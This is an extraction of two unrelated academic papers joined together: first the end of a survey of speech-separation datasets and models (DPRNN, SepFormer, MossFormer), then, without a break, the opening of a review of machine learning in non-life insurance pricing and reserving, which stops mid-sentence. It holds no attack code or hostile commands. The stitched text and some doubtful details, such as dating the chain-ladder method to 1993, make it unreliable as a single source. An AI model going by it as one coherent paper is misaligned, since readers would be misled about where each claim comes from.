


Fig. 1. Architecture of the SepFormer model.

C. AMI

The AMI Meeting Corpus [7] consists of 100 hours of meeting recordings. The recordings use a range of signals synchronized to a common timeline. These include close-talking and far-field microphones, individual and room-view video cameras. The meetings were recorded in English using three different rooms with different acoustic properties, and include mostly non-native speakers. The AMI Meeting Corpus includes high quality, manually produced orthographic transcription for each individual speaker, including word-level timings that have derived by using a speech recognizer in forced alignment mode. It also contains a wide range of other annotations, not just for linguistic phenomena but also detailing behaviours in other modalities.

D. WSJ0Mix

The WSJ0 dataset [9] was designed in 1992 as a new corpus for automatic speech recognition (ASR). It consists of read speech from the Wall Street Journal. It was recorded at 16 kHz using a close-talk Sennheiser HMD414 microphone. The wsj0-2mix dataset uses three subsets of WSJ0: *si_tr_s*, *si_dt_05* and *si_et_05* which all come from the 5k vocabulary part of WSJ0. This represents around 30 h of speech from 119 speakers.

E. WHAM!

The WHAM! dataset [10], is an extension of the wsj0-2mix dataset that includes noisy speech mixtures. Noise samples recorded in coffee shops, restaurants, and bars were added to the mixtures so that the SNR between the loudest speaker and the noise varies from -6 to +3 dB. The dataset follows the same structure as wsj0-2mix, with the same four variations and the three same subsets.

F. LibriMix

The LibriMix dataset [11] is a collection of datasets derived from LibriSpeech and WHAM!'s noises. The two main datasets, Libri2Mix and Libri3Mix, consist of clean and noisy, two- and three-speaker mixtures. Libri2Mix follows the exact same structure as WHAM! and allows for the same tasks. This dataset contains around 280 h of noisy speech mixtures. The variety of speakers is much wider in LibriMix's training set with around 1,000 distinct speakers against 100 in WHAM!. The total number of unique words is also much larger, with 60k unique words in LibriMix against 5k in wsj0-2mix.

G. Dataset statistics

TABLE I
DATASET DETAILS

Name	H. of speech	Speakers	Words	SR
VoxCeleb	352	1251	/	16K
CALLHOME	60	/	/	8K
AMI	100	/	/	/
WSJ0Mix	30	119	5K	16/8K
WHAM!	77.7	100	/	16K
LibriMix	280	1000	60K	16K

The table above provides a concise summary of the characteristics of the described datasets. This format allows for an easy evaluation and selection of datasets based on specific requirements such as diversity of speakers, data volume, corpus size and quality of audio samples.

III. METHODOLOGIES

A. DPRNN

In the paper [12], a simple network architecture is proposed, which is referred to as dual-path RNN (DPRNN), that organizes any kinds of RNN layers to model long sequential inputs in a

very simple way. The intuition is to split the input sequence into shorter chunks and interleave two RNNs, an intra-chunk RNN and an inter-chunk RNN, for local and global modeling, respectively. In a DPRNN block, the intra-chunk RNN first processes the local chunks independently, and then the inter-chunk RNN aggregates the information from all the chunks to perform utterance-level processing. Compared with other approaches for arranging local and global RNN layers, or more general the hierarchical RNNs that perform sequence modeling in multiple time scales [13]–[17], the stacked DPRNN blocks iteratively and alternately perform the intra- and inter-chunk operations, which can be treated as an interleaved processing between local and global inputs.

B. SepFormer

In the paper [3], the SepFormer (Separation Transformer) model is proposed, a novel RNN-free Transformer-based neural network for speech separation. The SepFormer learns short and long-term dependencies with a multi-scale approach that employs transformers. It is learned-domain masking approach [14, 15, 17–22] and employs an encoder, a decoder, and a masking network. The encoder takes in the time-domain mixture-signal as input, which contains audio from multiple speakers. It learns an STFT-like representation using a single convolutional layer. The masking network is fed by the encoded representations and estimates a mask for each of the N speakers in the mixture. The encoded input h is normalized with layer normalization [24] and processed by a linear layer. Then chunks of size C are created by chopping up h on the time axis with an overlap factor of 50%. h' is the denoted output of the chunking operation. The representation h' feeds the SepFormer block, which is the main component of the masking network. The output of the SepFormer, denoted h'' , is processed by PReLU activations followed by a linear layer. Afterwards the overlap-add scheme is applied and this representation is passed through two feed-forward layers and a ReLU activation at the end to finally obtain the mask for each of the speakers. The decoder simply uses a transposed convolution layer, with the same stride and kernel size of the encoder. The input to the decoder is the element-wise multiplication between the mask of the source and the output of the encoder. The SepFormer block is designed to model both short and long-term dependencies with the dual-scale approach of DPRNNs [12]. In the SepFormer, the transformer block which models the short-term dependencies is named IntraTransformer (IntraT), and the block for longer-term dependencies is named InterTransformer (InterT). IntraT processes the second dimension of h , and thus acts on each chunk independently, modeling the short-term dependencies within each chunk. Next, we permute the last two dimensions (which we denote with P), and the InterT is applied to model the transitions across chunks. This scheme enables effective modelling of long-term dependencies across the chunks. The architecture is shown in figure 1.




Fig. 2. Architecture of the MossFormer model.

C. MossFormer

In the work [2], a novel Monaural speech separation Transformer (MossFormer) model is proposed. This model comprises of three separate parts, an encoder, a masking network, and a decoder (Figure 2). The encoder responds for feature extraction and consists of a one-dimensional (1D) convolutional layer (Conv1D) and a rectified linear unit (ReLU), which constrains the encoded output to be non-negative values. The masking net performs a non-linear mapping from the encoder output to groups of masks. To achieve this, the encoded sequence is first normalized and added with positional encodings for global order information. And the sequence is then passed through a pointwise convolution and after reshaping passed to the MossFormer block for sequential processing.

A MossFormer block (Figure 3) comprises of four convo-

TABLE II
PERFORMANCE COMPARISONS ON THE WSJ0-2MIX/3MIX AND WHAM!/WHAMR! BENCHMARK DATASETS.

Model	Para.(M)	SI-SDRi	
		WSJ0-2mix/3mix	WHAM!/WHAMR!
DPRNN	2.6	18.8 / 14.7	13.9 / 10.3
SepFormer + DM	25.7	22.3 / 19.5	16.4 / 14.0
MossFormer(M) + DM	25.3	22.5 / 20.8	17.1 / 15.9




Fig. 3. Depicted are the inner workings of the MossFormer block.

lution modules, scale and offset operations, a joint local and global SHSA (Single-Head Self-Attention), and three gating operations. The aim of these design choices is to boost the modelling capability of the MossFormer block by incorporating convolution modules and a triple-gating structure. The use of gates allows a much simpler SHSA that facilitates a joint local and global attention for effective long-range modelling. In the aforementioned convolution module, the sequence is first normalized and projected by a linear layer followed by a SiLU. And then it is feature-wise convoluted by 1D depthwise convolution. Skip-connection and dropout are used to help training and regularizing the network. The output of the final MossFormer block is processed by a ReLU

followed by another pointwise convolution, which expands the sequence dimension. It is then passed through a parallel pointwise convolutions and a GLU. Finally, the sequence is passed through pointwise convolution one more time followed by a ReLU to obtain the mask sequence. The mask sequence is reformed for each individual speaker and is then fed to the decoder separately. The separated feature sequence is finally decoded into a waveform by the decoder, which it's self is a 1D transposed convolutional layer and it uses the same kernel size and stride as the encoder.

IV. EVALUATION

In table 2, the results are shown as stated in their respective papers [12] [3] [2]. It should be noted that not all of the datasets described in section II were used as a benchmark for these models, so listed are only the datasets that are the lowest common denominator between the evaluated models. Dual path RNN with it's simple network architecture, taking into account the model size demonstrates impressive performance. The SepFormer, with it's RNN-free architecture, at the time of it's release, achieved state-of-the-art performance, outperforming the dual path RNN model by a scale-invariant signal-to-distortion ratio average of 3.6 dB which is significant. Moreover, the SepFormer model achieves a competitive performance even when subsampling the encoded representation by a factor of 8. This along with it's attention only mechanism, leads to a significant speed-up at training/inference time and a drastic reduction of memory usage. Unlike previous models, the substitution of the dual-path framework with the quadratic local attention and a low-cost global attention in a joint form in the MossFormer, gave it the state-of-the art performance show in Table 2, consistently outperforming previous models across the range of datasets.

V. CONCLUSION

In this work, we conducted a thorough examination of the inner-workings three distinguished methods Dual Path RNN, SepFormer, and MossFormer, as well as some of the more commonly used datasets for tasks in this field. By leveraging the strengths of these methods and addressing their limitations, we can continue to advance the state-of-the-art in speaker diarization and unlock new possibilities for applications in speech processing, audio analysis, and beyond.

REFERENCES

- [1] H. Ning, M. Liu, H. Tang, and T. S. Huang, "A spectral clustering approach to speaker diarization," in *Interspeech*. Citeseer, 2006.
- [2] S. Zhao and B. Ma, "Mossformer: Pushing the performance limit of monaural speech separation using gated single-head transformer with convolution-augmented joint self-attentions," in *ICASSP 2023-2023 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2023, pp. 1–5.
- [3] C. Subakan, M. Ravanelli, S. Cornell, M. Bronzi, and J. Zhong, "Attention is all you need in speech separation," in *ICASSP 2021-2021 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2021, pp. 21–25.
- [4] P. Cyrt, T. Trzciński, and W. Stokowiec, "Speaker diarization using deep recurrent convolutional neural networks for speaker embeddings," in *International Conference on Information Systems Architecture and Technology*. Springer, 2017, pp. 107–117.
- [5] X. Anguera, M. Aguilo, C. Wooters, C. Nadeu, and J. Hernando, "Hybrid speech/non-speech detector applied to speaker diarization of meetings," in *2006 IEEE Odyssey-The Speaker and Language Recognition Workshop*. IEEE, 2006, pp. 1–6.
- [6] G. Z. Alexandra Canavan, David Graff. (1997) Call-home american english speech. [Online]. Available: <https://catalog.ldc.upenn.edu/LDC97S42>
- [7] J. Carletta. (2006) Ami meeting corpus. [Online]. Available: <https://groups.inf.ed.ac.uk/ami/corpus/>
- [8] A. Nagrani, J. S. Chung, W. Xie, and A. Zisserman, "Voxceleb: Large-scale speaker verification in the wild," *Computer Speech & Language*, vol. 60, p. 101027, 2020.
- [9] J. R. Hershey, Z. Chen, J. Le Roux, and S. Watanabe, "Deep clustering: Discriminative embeddings for segmentation and separation," in *2016 IEEE international conference on acoustics, speech and signal processing (ICASSP)*. IEEE, 2016, pp. 31–35.
- [10] G. Wichern, J. Antognini, M. Flynn, L. R. Zhu, E. McQuinn, D. Crow, E. Manilow, and J. L. Roux, "Wham!: Extending speech separation to noisy environments," *arXiv preprint arXiv:1907.01160*, 2019.
- [11] J. Cosentino, M. Pariente, S. Cornell, A. Deleforge, and E. Vincent, "Librimix: An open-source dataset for generalizable speech separation," *arXiv preprint arXiv:2005.11262*, 2020.
- [12] Y. Luo, Z. Chen, and T. Yoshioka, "Dual-path rnn: efficient long sequence modeling for time-domain single-channel speech separation," in *ICASSP 2020-2020 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2020, pp. 46–50.
- [13] H. Zhou, Z. Tu, S. Huang, X. Liu, H. Li, and J. Chen, "Chunk-based bi-scale decoder for neural machine translation," *arXiv preprint arXiv:1705.01452*, 2017.
- [14] I. Shonosuke, Y. Jingtao, L. Shujie, L. Mu, Z. Ming, Y. Naoki, K. Masaru, and J. Weijia, "Chunk-based decoder for neural machine translation," in *Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics*, vol. 1, 2017.
- [15] S. Mehri, K. Kumar, I. Gulrajani, R. Kumar, S. Jain, J. Sotelo, A. Courville, and Y. Bengio, "SAMPLERN: An unconditional end-to-end neural audio generation model," *arXiv preprint arXiv:1612.07837*, 2016.
- [16] J. Chung, S. Ahn, and Y. Bengio, "Hierarchical multiscale recurrent neural networks," *arXiv preprint arXiv:1609.01704*, 2016.
- [17] J. Li, M.-T. Luong, and D. Jurafsky, "A hierarchical neural autoencoder for paragraphs and documents," *arXiv preprint arXiv:1506.01057*, 2015.

Transforming Actuarial Practice: From Linear Models to State-of-the-Art Solutions in Non-Life Insurance Pricing and Reserving

Mishel Mucunski, Aleksandar Stojmenski, Dimitar Trajanov

Faculty of Computer Science and Engineering

Ss. Cyril and Methodius University University Skopje

Skopje, North Macedonia

mishel.mucunski.1@students.finki.ukim.mk, {aleksandar.stojmenski, dimitar.trajanov}@finki.ukim.mk

Abstract—This paper reviews literature of machine learning (ML) and artificial intelligence (AI) methodologies in actuarial pricing and reserving within the non-life insurance sector. It tracks the shift from traditional methods like Generalized Linear Models (GLMs) to advanced Machine Learning techniques, including the integration of telematics data and models like TD-boost, Reinforcement and Deep learning methods for enhanced risk assessment and pricing precision. In the reserving domain, the paper discusses advancements from deterministic extrapolations to methodologies like the chain-ladder and Bornhuetter-Ferguson methods towards ML and Deep Learning (DL) models with superior accuracy in reserve estimations.

Furthermore, it explores the integration of Large Language Models (LLMs) such as GPT architectures in actuarial tasks, facilitating automation and risk assessment from unstructured textual data. The paper also emphasizes the regulatory challenges and the vital role of Explainable AI (XAI) ante hoc and post-hoc methods for ensuring transparency, trust, and regulatory compliance, as efforts toward wider adoption of ML and AI in actuarial applications.

Index Terms—Machine Learning, Artificial Intelligence, Actuarial Pricing, Reserving, Non-life Insurance, XAI, GLMs, Ensemble Methods, Neural Networks, LLMs, GPT, SHAP

I. INTRODUCTION

The insurance industry, rooted in ancient risk-sharing customs, has become a vital pillar of the global financial system, providing a financial buffer against uncertainties for individuals and businesses. Central to its operation are core teams such as underwriting, claims, actuaries, and sales which have traditionally performed their responsibilities using limited data and generic policies. In the focus of this paper is the actuarial practice which is crucial for the financial health and stability of insurance companies. Actuaries engage in various tasks in risk assessment and mitigation, product development, and financial reporting, with pricing and reserving at the core due to their critical importance in maintaining financial stability.

Setting the optimal insurance premiums is fundamental to the industry, ensuring that the premiums collected are sufficient to cover claims and expenses while also providing a profit margin. The process involves analyzing extensive data related to the insured risk, tailored to the specific type of insurance offered. Conversely, reserving refers to estimation

and allocation of funds to cover future claims and expenses, thus ensuring a company's solvency and its ability to meet policyholder obligations. Specific types of reserves include Loss Reserves for expected claims, Unearned Premium Reserves for prepaid coverage, and IBNR (Incurred But Not Reported) and RBNS (Reported But Not Settled) Reserves for claims that have not yet been reported or settled. IBNR and RBNS are particularly challenging due to the unpredictability of the claims involved, which opens the door for ML and AI to enhance their estimation. [1]

Pricing directly influences the profitability and competitiveness of insurance products, while reserving ensures the financial stability and ability of insurers to meet future claim obligations. Therefore, a comprehensive understanding of pricing and reserving methodologies is crucial for effective risk management and sustainable operations within the non-life insurance sector.

The substantial growth in data, advancements in infrastructure and AI have significantly impacted the insurance industry. Moving from rule-based systems of the 1950s to today's sophisticated deep learning models, this technological evolution has improved risk prediction, operational efficiency, and the methodologies used in pricing and reserving. The paper highlights the shift from simple algorithms to complex models like neural networks modifications, which are now applied on large datasets to enhance accuracy in risk management. The timeline is present on Figure 1

This paper investigates the influence of ML and AI models on the insurance sector focusing on the evolution and opportunities brought to the industry's actuarial departments. Furthermore, it emphasizes the importance of responsible and regulated AI practices. The integration of Explainable AI (XAI) is crucial for ensuring transparency in decision-making within the insurance sector, fostering trust and ethical implementation of AI. This emphasis on transparency influences the adoption of AI in pricing and reserving tasks, as stakeholders seek assurance of understandable and justifiable algorithmic outputs.




Fig. 1. Timeline of evolution of AI with respect to insurance applications

II. METHODOLOGY

The methodology adopted for this review paper was structured to gather relevant literature at the intersection of actuarial practice, machine learning (ML), artificial intelligence (AI), and insurance. The process involved three phases: foundational understanding, domain-based and algorithm-based searches. Google scholar was used as primary search hub.

The foundational understanding search involved general search criteria and keywords and aimed at understanding the roles of actuaries in non-life insurance. The majority of papers examined for this phase were review and survey papers which served as a basis for a broader understanding of the topic. Keywords used: "Machine learning in non-life insurance", "actuarial practice in non life insurance", "Data analytics in non life insurance", "AI in actuarial applications in insurance", "insurance pricing methodologies", "insurance reserving methodologies" and others.

Subsequently, Google Scholar was searched for domain-based keywords such as "Risk assessment in actuarial practice", "Machine learning for a-priori ratemaking in nonlife insurance", "IBNR Reserving", "Reserving in non-life insurance" and similar. This approach ensured comprehensive coverage of diverse topics within the field, serving as a baseline of important actuarial tasks and informing about the major challenges and improvement points in the respective field.

Finally, after understanding the actuarial tasks and how they can be aided using Machine Learning and Artificial Intelligence, an algorithm-specific search was used. Keywords: "GLMs in actuarial practice", "Machine learning methodologies in reserving", "Decision trees in actuarial pricemaking", "LLMs in actuarial practices", "XAI in insurance ratemaking and reserving".

III. LITERATURE REVIEW

This section highlights relevant publications marking of evolution of ML and AI methodologies in actuarial pricing and reserving in nonlife insurance.

A. Pricing

Setting insurance premiums serves to balance the coverage of claims and expenses to ensure profitability and relies on a comprehensive set of data, upon availability, spanning personal details, policy specifics, and risk factors inherent to different types of insurance.

Actuaries leverage a vast amount of data to assess risk and set prices. This includes anonymized personal information, policy details, historical claims data analyzing claim frequency and severity, and specialized data depending on the insurance type (e.g., health data for life insurance, vehicle information for auto insurance). They also consider economic and geographic factors (inflation, crime rates) and even external data (weather forecasts) to refine their risk assessment and pricing strategies. The more different data sources are included, the better the estimations are. This allows for a more accurate picture of the risk drivers and risk profiles and ultimately results a fairer and more optimal pricing structure.

Traditionally, insurance pricing relied heavily on Generalized Linear Models (GLMs), which extended linear regression to accommodate various error distributions and link functions, allowing for non-linear relationships in attempts to predict the frequency and severity of claims, which directly influence premiums. This methodology was foundational but faced limitations due to its linear nature and assumption-based framework. The extensions, such as Generalized Additive Models (GAMs) for flexible curve fitting and Generalized Linear Mixed Models (GLMMs) for handling clustered data, offered improvements but still operated within a constrained paradigm of predefined relationships. In spite of this, these approaches are still used today due to their transparency and simplicity. [2] [3]

A paradigm shift occurred with the adoption of tree-based machine learning methods which moved beyond the constraints of GLMs, employing algorithms like regression trees, random forests, and boosted trees to predict claim frequency and severity. The key innovation was adapting loss functions specific to insurance data characteristics, such as unbalanced count data for frequency modeling and right-skewed data for severity modeling. This approach allowed for capturing complex, non-linear relationships without explicitly specifying them, significantly enhancing premium estimation accuracy. [4] Additionally, the usage algorithms like TDboost, which employs gradient tree-boosting on Tweedie compound Poisson models using a profile likelihood approach is employed to estimate the dispersion and power parameters of the Tweedie distribution, optimizing the model's fit to the data. By combining the flexibility of gradient tree-boosting with the specialized handling of zero-inflated and skewed data, TDboost provides a significant improvement in predicting insurance premiums over standard models. This translates to potential economic benefits for insurers, allowing them to create more profitable portfolios and mitigate risks associated with adverse risk selection. [5]

Furthermore, with the advancements and adoption of IOT devices, existing GLM methods were enriched to capture driving behaviour and implement appropriate pricing in auto insurance using telematics data for insurance rate-making. [6] Similarly, another paper highlights the application of Generalized Additive Models (GAMs) for incorporating continuous variables in a flexible manner, positioning GAMs as superior to traditional GLMs in terms of interpretability and their capacity to model non-linear relationships between variables and out-

comes. [7] By examining policyholder and vehicle attributes alongside telematics data (distance driven, road type, time of day), insurers gain a more nuanced understanding of driving risk, as described in these approaches. Additionally, the feature engineering used in the publications goes beyond traditional methods to capture factors like harsh braking, peak-hour travel, aggressive acceleration and deceleration, and variable driving speeds. [6] This comprehensive analysis contributes towards comprehensive understanding of driving habits, thereby enabling insurers to set premiums more aligned with individual risk levels. This integration enriches the actuarial toolkit and contributes for more equitable insurance pricing strategies.

The rise of data and processing power in recent years has fueled interest in applying neural networks to various domains, including actuarial science. These methods build upon simpler models (GLMs) which can be seen as a basic neural network with no hidden layers. Available research compares GLMs as a benchmark for the use and evaluation of neural networks, for non-life insurance pricing on automobile data. [8] Addressing the limitations in modeling non-linear relationships among continuous variables in GLMs, the approach explores feature engineering, such as discretizing variables and employing specialized embedding layers facilitating the direct learning of non-linear mappings for numerical variables. This technique not only improves the GLM's performance (GLM embed) by leveraging transfer learning from neural networks but also highlights the importance of adaptive feature representation, particularly in capturing complex patterns like those observed in driver age groups. Moreover, the methodology innovates on the concept of policy exposure, suggesting that dynamic features, such as distance travelled, may offer more predictive insights than traditional constant measures, thereby enhancing the model's overall predictiveness and utility in insurance risk assessment. [9] [8]

Building upon the GLM embed approach, recent research introduces LocalGLMnet, which represents the current state-of-the-art and offers explainability in model outputs. LocalGLMnet tackles the interpretability limitations of traditional neural networks by incorporating feature-dependent regression coefficients. This allows for the breakdown of predictions into contributions from each input variable, providing a clear understanding of how specific features influence the model's outcome. Additionally, LocalGLMnet utilizes skip connections, directly linking input features to the output layer which preserves the interpretability of GLMs while still leveraging the power of deep neural networks for non-linear modeling.

Furthermore, LocalGLMnet addresses direct discrimination by deliberately excluding or carefully controlling the influence of sensitive attributes like age, gender, and ethnicity on predictions. Additionally, LocalGLMnet goes a step further by mitigating indirect discrimination, a subtler form of bias arising from correlations between seemingly non-sensitive and sensitive attributes. The approach tackles this through fairness-aware feature engineering that modifies proxy variables, and through development of disentangled representations to isolate and remove the influence of sensitive attributes from

the model's learned features. This is complemented by an empirical method for variable selection, further refining the model's focus on impactful features by introducing synthetic variables and observing their impact on model performance. By identifying and excluding variables that contribute to bias, the approach streamlines the model towards achieving equity. [10] LASSO Regularization techniques are also introduced as an improvement of this model in attempts to eliminate overfitting and minimize disparities in predictions across different demographic groups. [11]

Through these technical strategies, LocalGLMnet balances between achieving high predictive accuracy and upholding ethical standards by reducing direct and indirect discrimination, promoting the development of fair and interpretable machine learning solutions in actuarial science.

In contrast to these approaches, a more dynamic approach is introduced, which uses Reinforcement Learning (RL) through Markov Decision Processes (MDPs) and Constrained MDPs (CMDPs) to dynamically optimize insurance renewal pricing as a sequential decision-making process. The approach aims to fulfill a dual objective: maximizing revenue while ensuring customer retention remains above a defined threshold. MDPs model the decision impact on the insurer's state (revenue and retention), while CMDPs incorporate constraints to balance revenue maximization with maintaining customer retention above a specified threshold. The approach defines state/action spaces, reward functions quantifying decision impacts, and transition dynamics for state evolution. A model-free RL algorithm is employed to adapt renewal prices in real-time, based on customer feedback and strategic objectives, demonstrating RL's capability to devise pricing strategies that effectively balance company revenue with customer retention, using data from BBVA's insurance division for validation. [12]

B. Reserving

In the insurance sector, reserving plays a crucial role in financial stability and risk management, involving the estimation and allocation of funds to cover future claims and expenses, thus ensuring a company's solvency and its ability to meet policyholder obligations. Insurance reserving encompasses Loss Reserves for anticipated claims, Unearned Premium Reserves for pre-paid coverage, Incurred But Not Reported (IBNR) and Reported but not settled (RBNS) Reserves for claims yet to be reported or settled, and Expense Reserves for operational costs. IBNR and RBNS pose the greatest challenge due to the unpredictability of unreported and unsettled claims. [13]

Traditionally, reserving relied on basic deterministic extrapolations like averaging past claims and adjusting for inflation for future liability predictions which lacked a strong statistical foundation. A significant advancement came in 1993 with the introduction of the chain-ladder method for estimating IBNR reserves. This method calculates reserves at the Line of Business (LoB) level using cumulative claims data arranged in a triangle by cohort and development year. [14] The method projects future claims using loss development factors (LDFs) derived from claim progression, improving reserve accuracy.

However, calculating reserves below the LoB level poses challenges due to data sparsity, so naturally, improvements and modifications of this method arose. Credibility weighted extensions of the chain-ladder method are such improvements, address this limitation by allowing disaggregation for more granular reserve calculations, though still within a limited scope. In spite of more advanced methods existing today, the chain ladder method for reserving is still a preferred approach among actuaries today. [1] [15]

Furthermore, the Bornhuetter-Ferguson (BF) methodology emerged as a significant innovation, offering a blend of actuarial judgment and empirical evidence. Unlike the chain-ladder method, which relies solely on historical data, the BF method incorporates both actuarial expertise and statistical analysis. It starts with an initial estimate of ultimate losses, considering both expert judgment and statistical insights, and then adjusts this estimate based on actual loss experience. This approach is particularly valuable when dealing with limited data or new insurance lines where historical patterns may not be reliable predictors of future trends. The BF method offers a robust solution to the limitations of purely data-driven models like the chain-ladder. [16]

In contrast to this macro level method, research in the reserving topic suggests a micro-level view on reserving models. Advancing from the prior method's aggregate focus, micro-level stochastic loss reserving introduces a precise, individual claims analysis. This technique utilizes Position Dependent Marked Poisson Processes (PDMPP) and statistical tools to project the development of open claims, based on detailed data on claim occurrences, payment timelines, and settlement amounts. Unlike traditional methods, it enables explicit quantification of IBNR and RBNS reserves, offering flexibility in modeling and addressing over-parametrization and data robustness issues. This approach represents a significant enhancement in reserve accuracy and granularity, providing a detailed alternative to the broader approach of the chain-ladder method and the Bornhuetter-Ferguson (BF) methodology. [17]

Baudry and Robert's innovative methodology for individual claims reserving leverages machine learning to provide a nonparametric, machine learning-based, flexible approach to estimating IBNR and RBNS reserves that goes beyond traditional aggregate methods. Central to their technique is the use of the ExtraTrees algorithm, an ensemble learning method that minimizes variance and bias by making random splits and using the entire dataset for training. This approach, by incorporating extensive data ranging from underwriting details to policyholder characteristics, is designed to accurately predict the likelihood and severity of claims. By testing the model against conventional methods using simulated data, the method's superiority in precision for reserve estimation is demonstrated. This suggests its effectiveness in capturing complexities in claims reserving that traditional aggregate models often miss. [18]

Furthermore, the use of ML and AI for reserving tasks is extended by a paper by Lindholm, Verrall, Wahl, and Zakrisson (2020), who develop an advanced approach for insurance

